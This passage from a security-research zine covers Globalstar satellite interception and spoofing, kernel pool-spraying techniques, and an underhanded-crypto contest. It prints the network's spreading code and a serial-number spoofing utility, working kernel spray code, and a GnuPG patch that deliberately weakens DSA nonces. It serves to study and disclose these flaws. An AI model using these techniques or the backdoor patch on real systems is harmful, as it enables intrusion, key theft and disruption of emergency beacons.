be meaningful.

So here we go. Exploits establish the variable space; "science" searches it, to our satisfaction or otherwise, or—importantly to save us effort—asserts that a full and exhaustive search is infeasible. This may be the case of energy conservation vs. trying to construct a safer fender—or, perhaps, the case of us still trying to formulate what makes sense to attempt.

That which we call the "arms race" is a part of this process. With it, we continually update the variable spaces that we wish to exhaust; without it, none of our methods and formulas mean much. This brings us to the recent argument about exploits and Turing completeness.




Knowledge is power.[4] In case of the steam engine, the power emerged before the kind of knowledge called "scientific" (if one is in college) or "basic" (if one is a politician looking to hitch a ride—because actual science has a tradition of overturning its own "basics" as taught in schools for at least decades if not centuries). In any case, the knowledge of how to build these engines was there before the knowledge that actually explained how they worked, and would hardly have emerged if these things had not been built already.



[4]The question of whether that which is not power is still knowledge is best left to philosophers. One can blame Nasir al-Din al-Tusi for explaining the value of Astrology to Khan Hulagu by dumping a cauldron down the side of a mountain to wake up the Khan's troops and then explaining that those who knew the causes above remained calm while those who didn't whirled in confusion below—but one can hardly deny that being able to convince a Khan was, in fact, power. Not to mention his horde. Because a Khan, by definition, has a very convincing comeback for "Yeah? You and what horde?"

Our very own situation, neighbors, is not unlike that of the steam power before the laws of thermodynamics. There are things that work (pump mines, drive factories), and there are official ways of explaining them that don't quite work. Eventually, they will merge, and the explanations will catch up, and will then become useful for making things that work better—but they haven't quite yet, and it is frustrating.



This frustration is understandable. As soon as academics rediscovered a truly nifty kind of exploit programming, they not just focused on the least practically relevant aspect of it (Turing completeness)—but did so to the exclusion of all other kinds of niftyness such as information leaks, probabilistic programming (heap feng-shui and spraying), parallelism (cloning and pinning of threads to sap randomization), and so on. That focus on the irrelevant to the detriment of the relevant had really rankled. It was hard to miss where the next frontier of exploitation's hard programming tasks and its next set of challenges lay, but oh boy, did the academia do it again.

Yet it is also clear why they did it. Academic CS operates by models and exhaustive searches or reasoning. Its primary method and deliverable is exhaustive analysis of models, i.e., the promise that certain bad things never happen, that all possible trajectories of a system have been or can be enumerated.

Academia first *saw* exploit programming when it was presented to it in the form of a model; prior to that, their eyes would just slide off it, because it looked "ad-hoc", and one can neither reason about "ad-hoc" nor enumerate it (at least, if one wants to meet publication goals). When it turned out it had a model, academia did with it what it normally does with models: automating, tweaking, searching, finding their theoretical limits, and relating them to other models, one paper at a time.[5]

This is not a bad method; at least, it gave us complex compilers and CPUs that don't crumble under the weight of their bugs.[6] Eventually we will want the kind of assurances this method creates—when their models of unexpected execution are complete enough and close enough to reality. For now, they are not, and we have to go on building our engines without guidance from models, but rather to make sure new models will come from them.

Not that we are without hope. One only has to look to Grsecurity/PaX at any given time to see what will eventually become the precise stuff of Newton's laws for the better OS kernels; similarly, the inescapable failure modes of data and programming complexity will eventually be understood as clearly as the three principles of thermodynamics. Until then our best bet is to build engines—however unscientific—and to construct theories—however removed from real power—and to hope that the engineering and the science will take enough notice of each other to converge within a lifetime, as they have had the sense to do during the so-called Industrial Revolution, and a few lucky times since.

And to this, neighbors, the Pastor raises not one but two drinks—one for the engineering orienting the science, and one for the science catching up with the knowledge that is power, and saving it the effort of what cannot be done—and may they ever converge! Amen.

[5] And some of these papers were true Phrack-like gems that, true to the old-timey tradition, explained and exposed surprising depths of common mechanisms: see, for example, SROP and COOP.

[6] While, for example, products of the modern web development "revolution" already do, despite being much less complex than a CPU.

3 Breaking Globalstar Satellite Communications

by Colby Moore

It might be an understatement to say that hackers have a fascination with satellites. Fortunately, with advancements in Software Defined Radio such as the Ettus Research USRP and Michael Ossmann's HackRF, satellite hacking is now not only feasible, but affordable. Here we'll discuss the reverse engineering of Globalstar's Simplex Data Service, allowing for interception of communications and injection of data back into the network.

Rumor has it, that after deployment, Globalstar's first generation of satellites began to fail, possibly due to poor radiation hardening. This affected the return path data link, where Globalstar would transmit to a user. To salvage the damaged satellite network, Globalstar introduced a line of simplex products that enable short, one-way communication from the user to Globalstar.

The nature of the service makes it ideal for asset tracking and remote sensor monitoring. While extremely popular with oil and gas, military, and shipping industries, this technology is also widely used by consumers. A company called SPOT produces consumer-grade asset trackers and personal locator beacons that utilize this same technology.

Globalstar touts their simplex service as "extremely difficult" to intercept, noting that the signal's "Low-Probability-of-Intercept (LPI) and Low- Probability-of-Detection(LPD) provide over-the-air security."[7]

In this article I'll outline the basics for reverse engineering the Globalstar Simplex Data Services modulation scheme and protocol, and will provide the technical information necessary to interface with the network.

3.1 Network Architecture

The network is comprised of many Low Earth Orbit, bent-pipe satellites. Data is transmitted from the user to the satellite on an uplink frequency and repeated back to Earth on a downlink frequency. Globalstar ground stations all over the world listen for this downlink data, interpret it, and expose it to the user via an Internet-facing back-end. Each ground station provides a several thousand mile window of data coverage.

Bent-pipe satellites are "dumb" in that they do not modify the transmitted data. This means that the data on the uplink is the same on the downlink. Thus, with the right knowledge, a skilled adversary can intercept data on either link.

3.2 Tools and Code


This research was conducted using GNURadio and Python for data processing and an Ettus Research B200 for RF work. Custom proof-of-concept toolsets were written for DSSS and packet decoding. Devices tested include a SPOT Generation 3, a SPOT Trace, and a SmartOne A.

3.3 Frequencies and Antennas

Four frequencies are allocated for the simplex data uplink. Current testing has only shown operation on channel A.

Channel	Frequency
A	1611.25 MHz
B	1613.75 MHz
C	1616.25 MHz
D	1618.78 MHz

[7] `http://productsupport.globalstar.com/2009/02/09/are-simplex-messages-secure/`



Globalstar uses left-hand circular-polarized antennas for transmission of simplex data from the user to the satellite. The Globalstar GSP-1620 antenna, designed for transmitting from the user to a satellite, has proven adequate for experimentation.

Downlink is a bit more complicated, and far more faint. Channels vary by satellite, but are within the 6875–7055 MHz range. Both RHCP and LHCP are used for downlink.

3.4 Direct Sequence Spread Spectrum

Devices using the simplex data service implement direct sequence spread spectrum (DSSS) modulation to reliably transmit data using low power. DSSS is a modulation scheme that works by mixing a slow data signal with a very fast Pseudo Noise (PN) sequence. Since the pseudo-random sequence is known, the resulting signal retains all of the original data information but spread over a much wider spectrum. Among other benefits, this process makes the signal more tolerant to interference.

In Globalstar's implementation of DSSS, packet data is first modulated as non-differential BPSK at 100.04 bits/second, then spread using a repeating 255 chip PN sequence at a rate of 1,250,000 chips/second. Here "chip" refers to one bit of a PN sequence, so that it is not confused with actual data bits.

3.5 Pseudo Noise Sequence / M-Sequences

Pseudo Noise (PN) sequences are periodic binary sequences known by both the transmitter and receiver. Without this sequence, data cannot be received. The simplex data service uses a specific type of PN sequence called an *M-Sequence*.

M-Sequences have the unique property of having a strong autocorrelation for phase shifts of zero but very poor correlation for any other phase shift. This makes the detection of the PN in unknown data, and subsequently locking on to a DSSS signal, relatively simple.

All simplex data network devices examined use the same PN sequence to transmit data. By knowing one code, all network data can be intercepted.

3.6 Obtaining The M-Sequence

In order to intercept network data, the PN sequence must be recovered. For each bit of data transmitted, the PN sequence repeats 49 times. Data packets contain 144 bits.

$$\frac{1{,}250{,}000 \text{ chips}}{1 \text{ second}} \times \frac{1 \text{ second}}{100.04 \text{ bits}} \times \frac{1 \text{ PN sequence}}{255 \text{ chips}} = 49 \text{ PN sequences/bit}$$

The PN sequence never crosses a bit boundary, so it can be inferred that

$$\text{xor}(\text{PN}, \text{data}) == \text{PN}$$

By decoding the transmitted data stream as BPSK,[8] we can demodulate a spread bitstream. Note that demodulation in this manner negates any processing gain provided from DSSS and thus can only be received over short distances, so for long distances you will need to use a proper DSSS implementation.

Viewing the demodulated bitstream, a repeating sequence is observed. This is the PN, the spreading code key to the kingdom.

The simplex data network PN code is 11111111001011010110111010101011100100110110100110011010001110110110001000100111101001001000011110001010011100011111010111100111010000101011001010001011000001100100011000011011111101110000100000100101010010111110000001110011000110101000000010111011011101100.

3.7 Despreading

DSSS theory states that to decode a DSSS-modulated signal, a received signal must be mixed once again with the modulating PN sequence; the original data signal will then fall out. However, for this to work, the PN sequence needs to be phase-aligned with the mixed PN/data signal, otherwise only noise will emerge.

Alignment of the PN sequence to the data stream if accomplished by correlating the PN sequence against the incoming datastream at each sample. When aligned, the correlation will peak. To despread, this correlation peak is tracked and the PN is mixed with the sampled RF data. The resulting signal is the 100.04 bit/second non-differential BPSK modulated packet data.

3.8 Decoding and Locations

Once the signal is despread, a BPSK demodulator is used to recover data. The result is a binary stream, 144 bytes in length, representing one data packet. The data packet format is as follows:

Field	Bits	Description
Preamble	(10)	0000001011 signifies start of packet
ESN	(26)	3 bits for manufacturer ID and 23 bits for unit ID
Message #	(4)	message number modulo 16, saved in non-volatile memory
Packet #	(4)	number of packets in a message
Packet Seq. #	(4)	sequence number for each packet in a message
User Data	(72)	9 bytes of user information, MSB first
CRC24	(24)	CRC is 24 bits with polynomial: 114377431

Simplex data packets can technically transmit any 72 bits of user defined data. However, the network is predominantly used for asset tracking and thus many packets contain GPS coordinates being relayed from tracking devices. This data scheme for GPS coordinates can be interpreted with the following Python code.

```
latitude = int(user_data[8:32],2) * 90 / 2**23
longitude = 360 - int(user_data[32:56],2) * 180 / 2**23
```

[8] DSSS theory shows us that DSSS is the same as BPSK for a BPSK data signal.

3.9 CRC

Packets are verified using a 24 bit CRC. The data packet minus the preamble and CRC are fed into the CRC algorithm in order to verify or generate a CRC. The following Python code implements the CRC algorithm.

```
def crcTwentyfour(TX_Data):

    k = 0
    m = 0

    TempCRC = 0
    Crc = 0xFFFFFF

    for k in range(0,14):  #calc checksum on 14 bytes starting with ESN

        #offset to skip part of the preamble (dictated by algorithm)
        TempCRC = int(TX_Data[ (k*8)+8 : (k*8)+8+8 ], 2)

        if 0 == k:
            #skip 2 preamble bits in byte0
            TempCRC = TempCRC & 0x3f


        Crc = Crc ^ (TempCRC)<<16


        for m in range(0,8):
            Crc = Crc << 1

            if Crc & 0x1000000:
                #seed CRC
                Crc = Crc ^ 0114377431L


    Crc = (~Crc) & 0xffffff;
    #end crc generation. lowest 24 bits of the long hold the CRC

    #first CRC byte to TX_Data
    byte14 = (Crc & 0x00ff0000) >> 16

    #second CRC byte to TX_Data
    byte15 = (Crc & 0x0000ff00) >> 8

    #third CRC byte to TX_Data
    byte16 = (Crc & 0x000000ff)

    final_crc = (byte14 << 16) | (byte15 << 8) | byte16

    if final_crc != int(TX_Data[120:144], 2):
        print "Error: CRC failed"
        sys.exit(0)
```

3.10 Transmitting

DISCLAIMER: It is most likely illegal to transmit on Globalstar's frequencies where you live. Do so at your own risk. Remember, no one likes late night visits from the FCC and it would really suck if you interrupted someone's emergency communication!

By knowing the secret PN code, modulation parameters, data format, and CRC, it is possible to craft custom data packets and inject them back into the satellite network. The process is as follows:

- Generate a custom packet

- Calculate and affix the packet's CRC
- Spread the packet using the Globalstar PN sequence
- BPSK modulate the spread data and transmit on the RF carrier

Various SDR boards should have enough power to communicate with the network, however COTS amplifiers are available for less than a few hundred dollars. Specifications suggests a transmit power of about 200 milliwatts.

3.11 Spoofing

SPOT produces a series of asset trackers called SPOT Trace. SPOT also provides `SPOT_Device_Updater.pkg`, an OS X update utility, to configure various device settings. This utility contains development code that is never called by the consumer application.

The updater app package contains `SPOT3FirmwareTool.jar`. Decompilation shows that a UI view calls a method `writeESN()` in `SPOTDevice.class`. You read that correctly, they included the functionality to program arbitrary serial numbers to SPOT devices!

This UI can be called with a simple Java utility.

```
import com.globalstar.SPOT3FirmwareTool.UI.DebugConsole;

public class SpotDebugConsole {
    public static void main(String[] args) {
        DebugConsole.main(args);
    }
}
```

Upon execution, a debug console is launched, allowing the writing of arbitrary settings including ESNs, to the SPOT device. (This functionality was included in Spot Device Updater 1.4 but has since been removed.)

3.12 Impact

The simplex data network is implemented in countless places worldwide. Everything from SCADA monitoring to emergency communications relies on this network. To find that there is no encryption or authentication on the services examined is sad. And to see that injection back into the network is possible is even worse.

Using the specifications outlined here, it is possible—among other things—to intercept communications and track assets over time, spoof an asset's location, or even cancel emergency help messages from personal locator beacons.

One could also enhance their own service, create their own simplex data network device, or use the network to transmit their own covert communications.

3.13 PoC and Resources

This work was presented at BlackHat USA 2015 and proof-of-concept code is available both by Github and within this PDF file.[9]

[9] `git clone https://github.com/synack/globalstar`
`unzip pocorgtfo09.pdf globalstar.tar.bz2`

4 Unprivileged Data All Around the Kernels; or, Pool Spray the Feature!

by Peter Hlavaty of Keen Team

When it comes to kernel exploitation, you might think about successful exploitation of interesting bug classes such as use-after-free and over/under-flows. In such exploitation it is sometimes really useful to ensure that the corrupted pointer will still point to accessible, and in the best scenario also controllable, data.

As we described in our recent blogpost[10] about kernel security, although controlling kernel data to such an extent should be impossible and unimaginable, this is, in fact, not the case with current OS kernels.

In this article we describe layout and control of pool data for various kernels, in different scenarios, and with some nifty examples.

4.1 Windows

1. **Small and big allocations:** There are a number of known approaches to invoking `ExAllocatePool` (`kmalloc`) in kernel, with more or less control over data shipped to kernel. Two notable examples are `SetClassLongPtrW`[11] by Tarjei Mandt and `CreateRoundRectRgn`/`PolyDraw`[12] by Tavis Ormandy. Another option we were working on recently resides in SessionSpace and grants full control of each byte except those in the header space. We successfully leveraged this approach in Pwn2Own 2015 and described it this year at Recon.[13]

We use the `win32k!_gre_bitmap` object.

The **CreateBitmap** function creates a bitmap with the specified width, height, and color format (color planes and bits-per-pixel).

Syntax

C++

```
HBITMAP CreateBitmap(
  _In_       int  nWidth,
  _In_       int  nHeight,
  _In_       UINT cPlanes,
  _In_       UINT cBitsPerPel,
  _In_ const VOID *lpvBits
);
```

You can think of it as a kind of `kmalloc`. Consider the following code:

```
class CBitmapBufObj :
    public IPoolBuf
{
gdi_obj<HBITMAP> m_bitmap;
public:
    size_t Alloc(void* mem, size_t size) override {
        m_bitmap.reset(CreateBitmap(
            size, 1, 1,
            RGB * 8,
            nullptr));
        if (!get())
            return 0;
        return SetBitmapBits(m_bitmap, size, mem);
    }

```

[10] http://www.k33nteam.org/noks.html

[11] http://j00ru.vexillium.org/dump/recon2015.pdf

[12] http://blog.cmpxchg8b.com/2013/05/introduction-to-windows-kernel-security.html
http://www.slideshare.net/PeterHlavaty/power-of-linked-list

[13] This Time Font Hunt You Down in 4 Bytes, Peter Hlavaty and Jihui Lu, Recon 2015

```
    void Free() override {
        m_bitmap.reset();
    }
};
```

2. **Different pools matter:** On Windows, exploitation of different objects can get a bit tricky, because they can reside in different pools.

```
typedef enum _POOL_TYPE {
  NonPagedPool,
  NonPagedPoolExecute                    = NonPagedPool,
  PagedPool,
  NonPagedPoolMustSucceed                = NonPagedPool + 2,
  DontUseThisType,
  NonPagedPoolCacheAligned               = NonPagedPool + 4,
  PagedPoolCacheAligned,
  NonPagedPoolCacheAlignedMustS          = NonPagedPool + 6,
  MaxPoolType,
  NonPagedPoolBase                       = 0,
  NonPagedPoolBaseMustSucceed            = NonPagedPoolBase + 2,
  NonPagedPoolBaseCacheAligned           = NonPagedPoolBase + 4,
  NonPagedPoolBaseCacheAlignedMustS      = NonPagedPoolBase + 6,
  NonPagedPoolSession                    = 32,
  PagedPoolSession                       = NonPagedPoolSession + 1,
  NonPagedPoolMustSucceedSession         = PagedPoolSession + 1,
  DontUseThisTypeSession                 = NonPagedPoolMustSucceedSession + 1,
  NonPagedPoolCacheAlignedSession        = DontUseThisTypeSession + 1,
  PagedPoolCacheAlignedSession           = NonPagedPoolCacheAlignedSession + 1,
  NonPagedPoolCacheAlignedMustSSession   = PagedPoolCacheAlignedSession + 1,
  NonPagedPoolNx                         = 512,
  NonPagedPoolNxCacheAligned             = NonPagedPoolNx + 4,
  NonPagedPoolSessionNx                  = NonPagedPoolNx + 32
} POOL_TYPE;
```

This means that if you want to use our `win32k!_gre_bitmap` technique, you must use it only on objects existing in SessionPool, which is not always the case. But on the other hand, as we already discussed, in different pools you can find different objects to fulfill your needs. Another nice example, in a different pool, was leveraged by Alex Ionescu,[14] using the Pipe object (and proposed with the socket object as well):

CreatePipe function

Creates an anonymous pipe, and returns handles to the read and write ends of the pipe.

Syntax

C++

```
BOOL WINAPI CreatePipe(
  _Out_    PHANDLE                hReadPipe,
  _Out_    PHANDLE                hWritePipe,
  _In_opt_ LPSECURITY_ATTRIBUTES lpPipeAttributes,
  _In_     DWORD                  nSize
);
```

The following piece of code represents another `kmalloc` of chosen size.

```
class CPipeBufObj :
    public IPoolBuf
{
    CPipe m_pipe;
```

[14] *Sheep Year Kernel Heap Fengshui: Spraying in the Big Kids' Pool*, Alex Ionescu, Dec 2014

```
public:
    size_t Alloc(void* mem,size_t size) override{
        size_t n_written = 0;
        auto status = WriteFile(
            m_pipe.In(),
            mem,size,
            &n_written,nullptr);
        if (!NT_SUCCESS(status))
            return 0;

        return n_written;
    }

    void Free() override{
        m_pipe.reset(new CPipe)
    }
};
```

This was just a sneak peek at two objects that are easy to misuse for precise control over kernel memory content (via SetBitmapBits and WriteFile) and the pool layout (via Alloc and Free). Precise pool layout control can be achieved mainly in big pools, where layout can be controlled to a large extent. With small allocations, you may face more problems due to randomization being in place, as covered by the nifty research [10] of Tarjei Mandt and Chris Valasek.

We mention only a few objects to spray with; however, if you invest a bit of time to look around the kernel, you will find other mighty objects in different pools as well.

4.2 Linux (Android) Kernel

In Linux, you face a different scenario. With SLUB, you encounter problems due to overall randomization, and due to data that is not so easily controllable. In addition, SLUB has a different concept of pool separation—that of separate kernel caches for specific object types. Kernel caches provide far better granularity, as often only a few objects are stored in the same cache.

In order to exploit an overflow, you may need to use a particular object of the same cache, or force the overflow from your `SLAB_objectA` to a new `SLAB_objectB` block. In case of UAF, you can also force a whole particular SLAB block to be freed and reallocate it with another SLAB object. Either of these variants may be complex and not very stable.

However, not all objects are stored in those kernel caches, and a lot of the useful ones are allocated from the default object pool based only on the size of the object, so in the same SLAB you can mix different objects.

Our first useful object for playing with the pool layout is Pipe:

```
class CPipeObject :
    public IPoolObj
{
    std::unique_ptr<CPipe> m_pipe;
public:
    operator CPipe*(){
        return m_pipe.get();
    }

    CPipeObject() :
        m_pipe(nullptr){
    }

    bool Alloc() override{
        m_pipe.reset(new CPipe());
        if (!m_pipe.get())
            return false;
```

```
        if (!m_pipe->IsReady())
            return false;

        // Let's cover same SLAB, pipe, and its buffer!
        // fcntl(m_pipe->In(), F_SETPIPE_SZ, PAGE_SIZE * 2);
        return true;
    }

    void Free() override{
        m_pipe.release();
    }
};
```

Another object to look at is TTY:

```
class CTtyObject :
    public IPoolObj
{
    CScopedFD m_fd;
public:
    operator int(){
        return m_fd;
    }

    CTtyObject() :
        m_fd(-1)
    {
    }

    bool Alloc() override{
        m_fd.reset(open("/dev/ptmx", O_RDWR | O_NONBLOCK));
        return (-1 != m_fd);
    }

    void Free() override{
        m_fd.reset();
    }
};
```

Another one that comes to mind is Socket:

```
class CSocketObject :
    public IPoolObj
{
    CScopedFD m_sock;
public:
    operator int(){
        return m_sock;
    }

    CSocketObject() :
        m_sock(-1)
    {
    }

    bool Alloc() override {
        m_sock.reset(socket(AF_INET, SOCK_DGRAM, IPPROTO_ICMP));
        return (-1 != m_sock.get());
    }

    void Free() override{
```

```
21          m_sock.reset();
        }
23  };
```


However, in our implementations we only play with allocations of sizes `sizeof(Pipe)`, `sizeof(TTY)`, `sizeof(Socket)`, but not with their associated buffers for the Pipe, TTY, or Socket objects respectively. Therefore, here we omit doing the equivalent of `memcpy`, but you can ship your controlled data to kernel memory through the `write` syscall, which will store it there faithfully byte-for-byte.

Here is an example with Pipe. It is similar to the Windows example. In Windows we use the WriteFile API, but in the Linux implementation we have to use CPipe. Write, like in this example with `fcntl` syscall:

```
1   class CPipeBufObj :
        public IPoolBuf
3   {
        CPipe m_pipe;
5   public:
        size_t Alloc(void* mem,size_t size) override {
7           auto shift = KmallocIndexByPipe(size);
            if (!shift)
9               return nullptr;
            if (-1 == fcntl(pipe.In(), F_SETPIPE_SZ, PAGE_SIZE * shift))
11              return nullptr;
            if (!pipe->Write(mem, size))
13              return nullptr;
            return size;
15      }

17      void Free() override {
            m_bitmap.reset();
19      }
    };
```

One of the reasons why we focus mainly on object header-based kmallocs is that in Linux the objects we deal with are easy to overwrite, have a lot of pointers and useful state we can manipulate, and are often quite large. For example, they may cover different SLABSs, and may even be located in the same SLAB as various kinds of buffers that make pretty sexy targets. One more reason is covered later in this article.

However, pool layout is a far more difficult task than described above, as randomization complicates it to a large extent. You can usually overcome it with spraying in the same cache and filling most of the pool to ensure that almost every object there can be used for exploitation (as due to randomization you don't know where your target will reside).



Sometimes by trying to do this kind of pool layout with overflowable buffer and right object headers you can achieve full pwn even without touching `addr_limit`.

Pool spray brute force implementation:

```
template<typename t_PoolObjType, bool FIFO>
    size_t
    Spray(
        size_t objLimit
        )
    {
        for (size_t n_obj_id = 0; n_obj_id < objLimit; n_obj_id++){
            std::unique_ptr<IPoolObj> pool_obj(new t_PoolObjType());
            if (!pool_obj)//not enough memory on heap ?
                break;
            if (!pool_obj->Alloc())//not enough memory on pool ?
                break;
            if (FIFO)
                BILIST::push_back(*static_cast<t_PoolObjType*>(pool_obj.release()));
            else
                BILIST::push_front(*static_cast<t_PoolObjType*>(pool_obj.release()));
        }
        return BILIST::size();
    }
```

But as we mentioned before, a big drawback to effective pool spraying on Linux and to doing a massive controllable pool layout is the limit on the number of owned kernel objects per process. You can create a lot of processes to overcome it, but that is bit messy, does not always properly solve your issue, or is not possible anyway.

Spray by GFP_USER zone:

To overcome this limitation and to control more of the kernel memory (zone GFP_USER) state, we came up with a somewhat more comprehensive solution presented at Confidence 2015.[15]

To understand this technique, we will need to take a closer look at the splice method.

```
ssize_t default_file_splice_read(struct file *in, loff_t *ppos,
                 struct pipe_inode_info *pipe, size_t len,
                 unsigned int flags)
{
    unsigned int nr_pages;
```

[15] *SPLICE When Something is Overflowing* by Peter Hlavaty, Confidence 2015


```
    unsigned int nr_freed;
    size_t offset;
    struct page *pages[PIPE_DEF_BUFFERS];
//...
    struct splice_pipe_desc spd = {
        .pages = pages,
        .partial = partial,
        .nr_pages_max = PIPE_DEF_BUFFERS,
        .flags = flags,
        .ops = &default_pipe_buf_ops,
        .spd_release = spd_release_page,
    };
//...
    for (i = 0; i < nr_pages && i < spd.nr_pages_max && len; i++) {
        struct page *page;

        page = alloc_page(GFP_USER);
//...
```

As you can see from this highlight, the important page is `alloc_page(GFP_USER)`, which is allocated for `PAGE_SIZE` and filled with controlled content later. This is nice, but we still have a limit on pipes!

Now here is a paradox: sometimes randomization can play in your hands!

And that's our case... In other words, when you do splice multiple (really a lot of) times, you will cover a lot of random pages in kernel's virtual address space. But that's exactly what we want!

But to trigger `default_file_splice_read` you need to provide the appropriate pipe counterpart to splice, and one of the kosher candidates is `/dev/ptmx` a.k.a. TTY. And as splice is for moving content around, you will need to perform a few steps to achieve a successful spray algorithm:



You will need to (1) fill tty slave; (2) splice tty master to pipe in; (3) read it out from pipe out; and (4) go back to (1).

In conclusion, we consider kmalloc, with *per-byte-controlled* content, and kfree controllable by user to that extent very damaging for overall kernel security and introduced mitigations. And we believe that this power will be someday stripped from the user, therefore making harder exploitation of otherwise difficult to exploit vulnerabilities.

By the way, in this article we do not discuss kernel memory control by ret2dir technique.[16] For additional info and practical usage check our (@antlr7 of @K33nTeam) research from BHUS15![17]

[16] *ret2dir: Rethinking Kernel Isolation* by Kemerlis, Polychronakis, and Keromytis

[17] *Universal Android Rooting is Back!* by Wen Xu, BHUSA 2015

```
unzip pocorgtfo09.pdf bhusa15wenxu.pdf
```

5 Second Underhanded Crypto Contest

by Taylor Hornby

Defcon 23's Crypto and Privacy Village mini-contest is over. Despite the tight deadline, we received five high-quality submissions in two categories. The first was to patch GnuPG to leak the private key in a message. The second was to backdoor a password authentication system, so that a secret value known to an attacker could be used in place of the correct password.

5.1 GnuPG Backdoor

We had three submissions to the GnuPG category. The winner is Joseph Birr-Pixton. The submission takes advantage of how GnuPG 1.4 generates DSA nonces.

The randomness of the DSA nonce is crucial. If the nonce is not chosen randomly, or has low entropy, then it is possible to recover the private key from digital signatures. GnuPG 1.4 generates nonces by first generating a random integer, setting the most-significant bit, and then checking if the value is less than a number Q (a requirement of DSA). If it is not, then the most-significant 32 bits are randomly generated again, leaving the rest the same.

This shortcut enables the backdoor. The patch looks like an improvement to GnuPG, to make it zero the nonce after it is no longer needed. Unfortunately for GnuPG, but fortunately for this contest, there's an extra call to `memset()` that zeroes the nonce in the "greater than Q" case, meaning the nonce that actually gets used will only have 32 bits of entropy. The attacker can fire up some EC2 instances to brute force it and recover the private key.

```
diff --git a/cipher/dsa.c b/cipher/dsa.c
index e23f05c..e496d69 100644
--- a/cipher/dsa.c
+++ b/cipher/dsa.c
@@ -93,6 +93,7 @@ gen_k( MPI q )
     if( !rndbuf || nbits < 32 ) {
+      if (rndbuf) memset(rndbuf, 0, nbytes);
       xfree(rndbuf);
       rndbuf = get_random_bits(nbits, 1, 1);
     }
@@ -115,15 +116,18 @@ gen_k( MPI q )
     if( !(mpi_cmp( k, q ) < 0) ) { //k<q
       if( DBG_CIPHER )
         progress('+');
+      memset(rndbuf, 0, nbytes);
       continue; /* no  */
     }
     if( !(mpi_cmp_ui( k, 0 ) > 0) ){ //k>0
       if( DBG_CIPHER )
         progress('-');
+      memset(rndbuf, 0, nbytes);
       continue; //no
       }
       break; //okay
     }
+    memset(rndbuf, 0, nbytes);
     xfree(rndbuf);
     if(DBG_CIPHER)
       progress('\n');
```

5.2 Backdoored Password Authentication

There were two entries to the password authentication category. The winner is Scott Arciszewski. This submission pretends to be a solution to a user enumeration side channel in a web login form. The problem is that if the username doesn't exist, the login will fail fast. If the username does exist, but the password is wrong, the password check will take a long time, and the login will fail slow. This way, an attacker can check if a username exists by measuring the response time.

